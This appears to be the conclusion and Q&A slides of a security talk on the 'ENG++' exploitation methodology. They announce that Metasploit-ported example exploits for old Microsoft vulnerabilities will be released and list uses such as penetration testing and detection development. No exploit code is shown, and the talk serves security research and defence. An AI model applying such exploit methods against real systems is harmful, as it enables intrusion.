
What demo?

The examples applying ENG++ methodology will be available on "*Hebdomas Sancta*" (Holy Week) – Good Friday or Holy Saturday. Thus you will be able to test by yourselves!!!





# 0110 – Conclusions



# Conclusions

- Some examples, applying **ENG++** methodology, will be available. For further details, please refer to:
  - <http://fnstenv.blogspot.com/>
- **ENG++** examples are licensed under **GNU General Public License version 2**.
- The examples cover pretty old vulnerabilities, such as:
  - **MS02-039**: **3,182** days since published.
  - **MS02-056**: **3,112** days since published.
  - **MS08-078**: **844** days since published.
  - **MS09-002**: **789** days since published.
- **ENG++** is also not new:
  - **Encore-NG**: **931** days since **BUGTRAQ** and **FULL-DISCLOSURE**.
  - **ENG++** : **497** days since **H2HC 6<sup>th</sup> Edition**.
- The **ENG++** methodology is not part of any commercial or public tool and is freely available, although the examples were ported to work with Rapid7 Metasploit Framework – this is to show how flexible its approach and deployment is – hoping it can help people to understand the threat, improving their infra-structure, security solutions and development approach.
- **ENG++** methodology can be freely applied, there are no restrictions... No other than laziness.
- **ENG++** methodology can help different people, performing different tasks, such as:
  - Penetration-testing.
  - Development of exploit and proof-of-concept tools.
  - Evaluation and analysis of security solutions.
  - Quality assurance for security solution.
  - Development of detection and protection mechanisms.
  - Etc...



# 0111 – Questions & Answers





Any questions?





**THANK  
YOU!**